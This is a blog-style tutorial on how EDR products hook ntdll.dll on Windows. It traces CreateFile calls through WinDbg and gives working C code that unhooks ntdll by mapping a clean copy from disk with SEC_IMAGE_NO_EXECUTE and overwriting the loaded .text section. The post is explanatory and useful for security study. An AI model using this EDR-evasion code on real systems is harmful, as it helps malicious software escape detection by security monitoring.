NTDLL Unhooking: User-Mode
Introduction
In this article, I’ll share everything I’ve learned about user-mode NTDLL hooks from how EDRs implement this defensive technique, and how we can attempt to evade this feature using different unhooking methods.
Part 1: Windows User-Mode to Kernel
Before we start analyzing EDR hooks and attempt to unhook ntdll.dll, we need to understand the Windows architecture when it comes to user-mode vs kernel-mode. Windows refers to the different privilege levels as “Rings.” The x86/x64 CPU architecture defines four of them, numbered 0 through 3, where Ring 0 is the most privileged and Ring 3 is the least privileged.

In practice, Windows only uses two of the four rings:
- Ring 3 (user-mode) - When you launch an application in user-mode, Windows will create a process for it. As a result, the application has a private virtual address space and a private handle table, isolated from other applications. This isolation ensures just that; complete isolation from application to application. Additionally, user-mode processes are restricted from accessing virtual addresses reserved for the OS, which protects critical system data from being modified or damaged.
- Ring 0 (kernel-mode) - All code running in kernel-mode shares a single virtual address space meaning kernel-mode drivers aren’t isolated from one another or the OS.
We can see in the image below that when we call a function, for example CreateFile, we’re calling a Win32 API exported from kernel32.dll. kernel32!CreateFile is a thin wrapper that forwards to kernelbase!CreateFileW, which in turn calls NtCreateFile in ntdll.dll. ntdll!NtCreateFile is the last piece of user-mode code that runs before execution transitions into the kernel via the syscall instruction.

We can see this better in a tool like WinDbg where we will step through the call chain.
Part 2: Tracing CreateFile to the Kernel via WinDbg
Step 1: Breakpoint kernel32!CreateFileW
We set a breakpoint at kernel32!CreateFileW, the WinAPI function called by our application. The disassembly shows the jmp instruction that forwards execution to kernelbase!CreateFileW.

Step 2: Step into kernelbase!CreateFileW
Once we step into kernelbase!CreateFileW the next step is to find the call kernelbase!CreateFileInternal and step into that. We will ignore all the intermediate calls as they’re irrelevant for this blog.

Step 3: Step into kernelbase!CreateFileInternal
Now that we are in kernelbase!CreateFileInternal, we can scroll down and find a call to kernelbase!__imp_NtCreateFile which is the call to ntdll.dll we are looking for.

Step 4: Step into kernelbase!__imp_NtCreateFile
Stepping into the __imp_NtCreateFile call lands us in ntdll!NtCreateFile. Here we can see the syscall instruction. This is the final user-mode step before execution moves into the Windows kernel.

Part 3: Identifying EDR Hooks in NTDLL
The Win32 API is the main gateway between applications and the Windows Operating System. Almost anything meaningful that a program would want to do like open a file, spawn a process, allocate memory, load a DLL, will flow through the Win32 API. The thought process is if the EDR could sit in the middle of API calls and monitor every call, it would be able to see any interaction with the OS and alert to malicious activities. EDRs started to hook ntdll.dll as it is where the syscall lies and best place to monitor without getting into the kernel.
EDRs have since started moving into kernel space as well, but that’s a whole different topic (and a whole new field of evasion techniques like BYOVD). For this post we’re staying in user-mode.

The most common approach is user-mode inline hooking. When a new process starts, the EDR injects its own DLL into that process before anything runs. Once the DLL is loaded, it walks through the loaded ntdll.dll exports and overrides the beginning of each Nt* and Zw* functions that should be monitored. The EDR’s loaded DLL will insert a jmp statement at the beginning to redirect execution to the EDR’s “inspection process”. If the call looks malicious, it flags it and terminates the process, else it jumps back into ntdll.dll so the original syscall can run normally.
This is an example of what we will see when inspecting a real hooked function.
ntdll!NtFuncExample: jmp 00007FF7C9670298 ; Jump to the EDR inspection function ... test byte ptr [xxx], 1 jne xxx syscall ; Normal syscall retHooked NTDLL Function
To keep focus off the specific EDR being used, I’ve redacted its name.
We see the second DLL loaded is the EDR’s DLL with the patching function and inspection logic for analyzing Win32 API calls.

Since we know that EDRs would want to be at the lowest level available in user-mode to inspect calls we can skip stepping through kernel32.dll and kernelbase.dll and run a symbolic lookup for the hooked function.

0:000> x ntdll!*CreateFile*00007ff8`097e3cc0 ntdll!NtCreateFile (<no parameter info>)00007ff8`097e3cc0 ntdll!ZwCreateFile (<no parameter info>)Now we can see the hooked function compared to an unhooked function.
Comparison Shows
Hooked
Unhooked
Part 4: Unhooking NTDLL Theory
The process of unhooking ntdll.dll is pretty straightforward and goes as following:
- Get a clean
ntdll.dll, somehow - Find the virtual address of the
.textsection of the hookedntdll.dll - Find the virtual address of the
.textsection of the cleanntdll.dll - Correct the memory permission flags temporarily
- Take the new
.textsection and replace the old.textsection - Change back memory permissions
BOOM UNHOOKED
This is super surface level understanding of unhooking. During the process there are a few different methods of getting a clean ntdll.dll:
- Disk - read
ntdll.dllstraight fromC:\Windows\System32\- Which I will be covering - Suspended process - spawn a process suspended and grab it before hooks are installed
- KnownDlls - map it from the
\KnownDllssection object - Hosted / Web Server - pull it from a remote host
Method 1: Read From Disk
The simplest source for a clean copy of ntdll.dll is the file on disk at C:\Windows\System32\ntdll.dll. Since EDR hooks live only in memory, the file itself is never modified, meaning if we can read it back into our process, we’ve got an unhooked copy to work with.
Step 1: Get a clean ntdll.dll
To get a clean copy from disk we need 4 things: the path to the file, a handle to open it, a section object to map it, and a view of that section in our address space.
Building the path. Instead of hardcoding C:\Windows\System32\ntdll.dll, we resolve the Windows directory at runtime with GetWindowsDirectoryA and build the full path from it. This makes the code work across installs where the OS might not live on C:\.
CHAR cWinPath[MAX_PATH / 2] = { 0 };CHAR cNtdllPath[MAX_PATH]   = { 0 };
if (GetWindowsDirectoryA(cWinPath, sizeof(cWinPath)) == 0) {    printf("[!] GetWindowsDirectoryA failed (err %lu)\n", GetLastError());    goto _Exit;}sprintf_s(cNtdllPath, sizeof(cNtdllPath), "%s\\System32\\%s", cWinPath, NTDLL);
Opening the file. Standard CreateFileA with GENERIC_READ and FILE_SHARE_READ. We only need to read.
hFile = CreateFileA(cNtdllPath, GENERIC_READ, FILE_SHARE_READ, NULL, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, NULL);if (hFile == INVALID_HANDLE_VALUE) { printf("[!] CreateFileA failed (err %lu)\n", GetLastError()); goto _Exit;}Creating the file mapping with SEC_IMAGE_NO_EXECUTE. This is where we get a small edge over the typical SEC_IMAGE approach. Per MSDN:
Additionally, mapping a view of a file mapping object created with the
SEC_IMAGE_NO_EXECUTEattribute will not invoke driver callbacks registered using thePsSetLoadImageNotifyRoutinekernel API.
PsSetLoadImageNotifyRoutine is one of the main kernel callbacks EDR drivers register to get notified when an image is loaded. Using SEC_IMAGE_NO_EXECUTE gets us the same section-mapped image layout (so the section RVAs line up with our loaded ntdll.dll) without triggering that callback.
hSection = CreateFileMappingA(hFile, NULL, PAGE_READONLY | SEC_IMAGE_NO_EXECUTE, NULL, NULL, NULL);if (hSection == NULL) { printf("[!] CreateFileMappingA failed (err %lu)\n", GetLastError()); goto _Exit;}Mapping the view. MapViewOfFile gives us a pointer to the base of our clean, section-mapped ntdll.dll. Because we used a section-image mapping, the layout mirrors what our loaded ntdll.dll looks like in memory, meaning a byte at RVA X in this clean copy corresponds to RVA X in our process’s (hooked) ntdll.dll.
pCleanNtdll = MapViewOfFile(hSection, FILE_MAP_READ, NULL, NULL, NULL);if (pCleanNtdll == NULL) { printf("[!] MapViewOfFile failed (err %lu)\n", GetLastError()); goto _Exit;}At this point pCleanNtdll is the base address of a fresh, unhooked ntdll.dll living in our process. Steps 2 and 3 will figure out where .text lives in both this and the loaded copy.
Step 2: Find the .text VA of the hooked ntdll.dll
To find .text in the loaded ntdll.dll we need two things: its base address, and its section table.
Finding the base. Rather than calling GetModuleHandleA("ntdll.dll"), we walk the PEB directly. On x64, the PEB is at gs:[0x60]. From the PEB we get to Ldr->InMemoryOrderModuleList. In a normally-created process, ntdll.dll is the second entry in that list (the executable is first), so we follow Flink->Flink and subtract sizeof(LIST_ENTRY) to get back to the LDR_DATA_TABLE_ENTRY structure. Note this order can be manipulated in some process-creation scenarios, but for our case it holds.
{    PPEB pPeb = __readgsqword(0x60);                           // https://www.vergiliusproject.com/kernels/x64/windows-11/25h2/_TEB    PLIST_ENTRY pEntry = pPeb->Ldr->InMemoryOrderModuleList.Flink->Flink;    PLDR_DATA_TABLE_ENTRY pLdr =        (PLDR_DATA_TABLE_ENTRY)((PBYTE)pEntry - sizeof(LIST_ENTRY));    pLocalNtdll = pLdr->DllBase;}
printf("\t[i] 'Hooked'   Ntdll Base Address : 0x%p\n", pLocalNtdll);printf("\t[i] 'Unhooked' Ntdll Base Address : 0x%p\n\n", pCleanNtdll);
Walking the PE headers. Verify the DOS signature, follow e_lfanew to the NT headers, verify the NT signature, then loop through the section headers looking for .text. The | 0x20202020 OR trick case-insensitively matches the section name in a single instruction by lowercasing every byte of the 4-char compare.
PIMAGE_DOS_HEADER pLocalDosHdr = (PIMAGE_DOS_HEADER)pLocalNtdll;if (pLocalDosHdr->e_magic != IMAGE_DOS_SIGNATURE) {    printf("[!] Local ntdll DOS signature invalid\n");    goto _Exit;}
PIMAGE_NT_HEADERS pLocalNtHdrs = (PIMAGE_NT_HEADERS)(    (ULONG_PTR)pLocalNtdll + pLocalDosHdr->e_lfanew);if (pLocalNtHdrs->Signature != IMAGE_NT_SIGNATURE) {    printf("[!] Local ntdll NT signature invalid\n");    goto _Exit;}
PIMAGE_SECTION_HEADER pSectionHeader = IMAGE_FIRST_SECTION(pLocalNtHdrs);for (int i = 0; i < pLocalNtHdrs->FileHeader.NumberOfSections; i++) {    if ((*(ULONG*)pSectionHeader[i].Name | 0x20202020) == 'xet.') {        pLocalNtdllTxt  = (PVOID)((ULONG_PTR)pLocalNtdll + pSectionHeader[i].VirtualAddress);        pCleanNtdllTxt  = (PVOID)((ULONG_PTR)pCleanNtdll + pSectionHeader[i].VirtualAddress);        sNtdllTxtSize   = pSectionHeader[i].Misc.VirtualSize;        break;    }}
if (!pLocalNtdllTxt || !pCleanNtdllTxt || !sNtdllTxtSize) {    printf("[!] Could not locate .text section\n");    goto _Exit;}
Step 3: Find the .text VA of the clean ntdll.dll
Notice we already handled this inside the same loop above. The clean copy has the same PE layout as the loaded copy since it’s the same file, so the section RVA of .text is identical in both. That’s why one loop resolves both pLocalNtdllTxt (loaded) and pCleanNtdllTxt (clean) by just adding the same VirtualAddress to each base.
This is only true because we used SEC_IMAGE_NO_EXECUTE back in Step 1. If we had done a raw ReadFile into a heap buffer instead, .text in the clean copy would sit at PointerToRawData (the file offset), not VirtualAddress, and the math wouldn’t line up. Section-image mapping is what makes this whole approach clean.
Step 4: Correct the memory permission flags temporarily
By default, .text is PAGE_EXECUTE_READ, we can’t write to it. We flip it to PAGE_EXECUTE_WRITECOPY with VirtualProtect, which lets us write while triggering copy-on-write semantics so the modification only affects our process’s private view of the shared image.
if (!VirtualProtect(pLocalNtdllTxt, sNtdllTxtSize, PAGE_EXECUTE_WRITECOPY, &dwOldProtection)) { printf("[!] VirtualProtect (writable) failed (err %lu)\n", GetLastError()); goto _Exit;}We save the original protection into dwOldProtection so we can restore it in Step 6.
Note:
VirtualProtectcallsZwProtectVirtualMemory, which itself may be hooked, so this first call goes through the EDR before we’ve had a chance to clean anything. Direct or indirect syscalls sidestep this, but that’s out of scope for this post.
Step 5: Take the new .text section and replace the old .text section
One memcpy. Source is .text in our clean mapping, destination is .text in our loaded ntdll.dll, length is the section’s virtual size.
memcpy(pLocalNtdllTxt, pCleanNtdllTxt, sNtdllTxtSize);Step 6: Change back memory permissions
Flip .text back to its original protection (which is stored in dwOldProtection during Step 4).
if (!VirtualProtect(pLocalNtdllTxt, sNtdllTxtSize,        dwOldProtection, &dwOldProtection)) {    printf("[!] VirtualProtect (restore) failed (err %lu)\n", GetLastError());    goto _Exit;}
printf("[+] Ntdll unhooked successfully\n\n");
Leaving .text writable would be a big IOC: nothing in a normal process has .text writable at rest.
Conclusion
That’s one of many methods for evading user-mode hooks. As mentioned earlier, there are other techniques for getting a clean ntdll.dll, and this post didn’t even touch on direct and indirect syscalls, which are another approach for bypassing user-mode hooks.
What unhooking actually gets you (and doesn’t). Unhooking removes userland inline hooks placed by an EDR’s user-mode agent. It does not defeat kernel callbacks, ETW-TI telemetry, or filesystem minifilters watching the on-disk ntdll.dll read. It’s one piece of a chain, not a chain by itself. If you take one thing away, take that.
References
- MSDN: CreateFileMappingA -
SEC_IMAGE_NO_EXECUTEbehavior. - MSDN: PE Format - the section headers spec.
- Vergilius Project: TEB/PEB structures - for the PEB walk offsets.
- MalDev Academy - wish I found this earlier.
- ired.team - userland hooking reference.
← Back to blog